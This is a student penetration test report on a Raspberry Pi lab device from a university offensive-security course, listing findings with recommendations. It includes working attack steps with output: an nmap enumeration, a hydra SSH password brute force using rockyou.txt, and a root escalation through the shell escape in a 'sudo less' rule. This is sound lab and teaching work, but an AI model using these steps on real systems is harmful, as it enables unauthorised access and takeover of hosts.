Penetration Test Report

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname:	Hartinger, Steven
Abgabedatum:	20.03.2023

Matrikelnummer, Kurs:	7146735, TINF20CS1

Contents

1 General Information

Risk Assessment

The following risk assessment is based on both personal experience and objective fact. The aim of this assessment is to provide the client with an overview of the potential risks associated with their information technology (IT) infrastructure. Through this evaluation, we hope to identify the most significant risks and potential consequences of those risks, enabling the client to make informed decisions on how to mitigate those risks.

Our assessment is based on a combination of personal experience and best practices in the field of IT security. We have conducted extensive research and analysis, examining the client's IT infrastructure and identifying any vulnerabilities or weaknesses.

The purpose of this assessment is to give the client an idea of the severity of the risks present in their IT infrastructure. By providing a clear understanding of the potential consequences of these risks, the client can prioritize their resources to address the most significant risks first. It is important to note that while we have taken every effort to identify and evaluate all potential risks, new threats and vulnerabilities can arise at any time. Therefore, this risk assessment should be considered an ongoing process and reviewed regularly to ensure its relevance and accuracy.

Risk Matrix

The following matrix was used to categorize the risk level of the vulnerabilities listed in this document:

Impact/Likelihood	Low	Medium	High
High	Medium	High	Critical
Medium	Low	Medium	High
Low	Low	Low	Medium

2 Executive Summary

Synopsis

As part of the lecture ”Offensive Security” by Dr. Prof. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer. The objective of this task is to prepare a report on penetration testing for a Raspberry Pi B3+. The Raspberry Pi B3+ is powered by a 64-bit quad-core ARM Cortex-A53 CPU operating at 1.4GHz and has 1GB of LPDDR2 RAM. Its 40-pin GPIO header allows users to connect a diverse range of sensors and actuators, making it an excellent tool for development and learning. The device provided for this assignment comes with a 16GB microSD card, a 5V 2.5A power supply connected to a Micro-USB Cable, and a case. Our aim is to assess the security of the Device Under Test (DUT), including its OS and services, without prior knowledge of the specifics.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerablities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

This penetration test report revealed a significant number of critical findings that require immediate action to prevent potential security breaches. The test identified a total of 22 findings, including unauthorized access to the Device Under Test (DUT) and several misconfigurations that could be exploited by attackers.
Based on these findings, urgent action is required to address the vulnerabilities and mitigate potential risks. We recommend implementing a comprehensive security program that includes regular patching, strong authentication controls, and network segmentation to limit access to sensitive resources.
Furthermore, it is crucial to review and update security policies and procedures to ensure they align with industry standards and best practices. Regular security training for staff and users is also necessary to raise awareness and promote good security practices.
In conclusion, this report highlights security risks and vulnerabilities present in the DUT. It is essential to take immediate action to address these issues and implement a comprehensive security program to ensure the confidentiality, integrity, and availability of sensitive data and systems.

3 Technical Summary

Description	Severity
Root access via authorized keys entry of user bluey	Critical
Remode Code Execution	Critical
Root OpenSSL access through management server	Critical
Vulnerable OpenSSL version	Critical
SSLv2. SSLv3, TLS 1.1 support	Critical
SSH root access via less	Critical
Root read access on port 443	High
Weak cipher suite support	High
userconf-pi usage	High
No encryption for Webserver on Port 80	High
Possible Path Traversal of Apache Server on port 80	Medium
Possible Path Traversal of Apache Server on port 80	Medium
Vulnerable OpenSSH Version	Medium
Insecure coding leads to disk-image access	Medium
SYN Flooding Attack	Medium
Outdated Sudo Version	Low
Outdated Python Version	Low
Possible determination of Apache Server Version	Informational
Possible determination of OpenSSH Version	Informational

4 Findings

After conducting a thorough analysis, we have identified several key findings that can help us better understand the risks and impacts associated with our operations. To better organize these findings, we have categorized them into five key areas:


- Name
- Category
- Impact
- Description
- Recommendation

Overall, these findings provide valuable insights into the risks and impacts associated with our operations, and we believe that implementing the recommended actions will help us improve our performance and achieve our goals in a more effective and sustainable way.

Finding	**Possible Path Traversal of Apache Server on port 80**
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.


Description

After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.



```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A --script=http-enum 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:50 CET
Nmap scan report for 172.16.0.29
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
| http-enum:
|_  /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)'
443/tcp open  ssl/https?
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 172.16.0.29

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

The script was able to access the "/home" path where the apache server has its directories saved. In this case no sensitive files were found.



Index of /home

Name	Last modified	Size	Description
Parent Directory		-	
bingo/	2023-02-12 20:48	-	
bluey/	2023-02-12 20:48	-	
root/	2023-02-12 20:48	-	

Apache/2.4.54 (Debian) Server at 172.16.0.30 Port 80

Finding	**Possible Path Traversal of Apache Server on port 80**
Recommendation	Ensure that users can only access paths they are supposed to. This could be done by requesting a password if someone tries to access the website or implement a login system where users have to login first to access the path.

Finding — Weak Password for User ”Bluey”

Risk Critical

Category Access Controls


Impact An attacker can login as the user ”bluey” and access Secure Shell (SSH).

Description

After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:

hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I

The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option ”-t 4” four passwords are used at once.



```
[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "jayden" - 554 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "savannah" - 555 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0)
[22][ssh] host: 172.16.0.29   login: bluey   password: phoenix
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ssh bluey@172.16.0.29
The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established.
ED25519 key fingerprint is SHA256:6Ha71kTRiSiyuQbUB1+LVlB71pL8t5cVtI+ZNn1sDI4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.16.0.29' (ED25519) to the list of known hosts.
bluey@172.16.0.29's password:
Permission denied, please try again.
bluey@172.16.0.29's password:
Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64

Wi-Fi is currently blocked by rfkill.
Use raspi-config to set the country before use.

plunder bluey [~]: █
```

As shown in the graphic above, Hydra was able to find out the password of the user ”bluey” which is ”phoenix”. With this information it was possible to establish a SSH connection with the user ”bluey”.


Recommendation Immediate change password of user ”bluey” and establish an appropriate password policy.

Finding	**No SSH Brute-Force Protection**
Risk	Low
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User ”Bluey”).
Recommendation	Limit the login attempts of the users and establish a strong password policy. Implementing a multi-factor authentication helps to prevent a successful brute-force attack to actually login into the account.

Finding	**SSH Root Access via less**
Risk	Critical
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.


Description

After logging into the user account ”bluey” the command ”sudo -l” illustrates the users privileges.



```
plunder bluey [~]: sudo -l
Matching Defaults entries for bluey on plunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:
    env_keep+="ftp_proxy FTP_PROXY", env_keep+=RSYNC_PROXY

User bluey may run the following commands on plunder:
    (root) NOPASSWD: /usr/bin/less /var/log/auth.log
```

The command disclosed that ”bluey” has root access for the command: ”/usr/bin/less /var/log/auth.log” without as password. Although there was initially a misinterpretation of the output when attempting to run ”sudo less” on a file or accessing the ”auth.log” file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input ”! /bin/bash” into the less command line, which will grant root access to the bash.



```
plunder bluey [~]: sudo /usr/bin/less /var/log/auth.log
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

Executing the command ”id” will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline ”privilege specification”.


Recommendation

Edit the ’sudoers’ file via ’visudo’ and delete the last line.

Finding	**SSLv2, SSLv3,TLS 1.1 support**
Risk	Critical
Category	Misconfiguration, Patching
Impact	Decrypt Data, Man in the Middle Attacks

Description

The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command:
"openssl s_client –connect 172.16.0.29:433 -ssl2"
opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.



```
plunder [/]: openssl s_client -connect 172.16.0.29:443  -ssl2
CONNECTED(00000005)
depth=0 CN = Infoservice
verify error:num=18:self signed certificate
verify return:1
depth=0 CN = Infoservice
verify return:1
548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 470 bytes and written 53 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1677903762
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
```

Recommendation

Change your TLS configuration and disable support for the insecure protocols: SSLv2, SSLv3, TLS 1.1


Finding Vulnerable OpenSSH Version

Risk Medium

Category Vulnerable Software Version

Impact An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617

Description An nmap scan illustrated the openssh version.



```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 75934ce29660efea0a2317916ccd219a (RSA)
|   256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
|_  256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
443/tcp open  ssl/https?
| sslv2:
|   SSLv2 supported
|_  ciphers: none
|_ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time.
| ssl-cert: Subject: commonName=Infoservice
| Not valid before: 2023-02-12T19:56:38
|_Not valid after:  2033-02-09T19:56:38
MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The openssh version ”OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)” has several vulnerabilites under certain circumstances mentioned in the impact part.


Recommendation Patch your OpenSSH Version to a newer, not vulnerable version.

Finding — Vulnerable Apache Version

Risk	Medium
Category	Vulnerable Software Version
Impact	The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggeling due to inconsistend interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760

Description

An nmap scan illustrated the Apache version.



```
┌──(root㉿kali)-[/home/kali/Schreibtisch]
└─# nmap -A 172.16.0.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 09:30 CET
Nmap scan report for 172.16.0.29
Host is up (0.00051s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 75934ce29660efea0a2317916ccd219a (RSA)
|   256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA)
|_  256 9b25fb6470f248683d6d49ffe39cf688 (ED25519)
80/tcp  open  http       Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
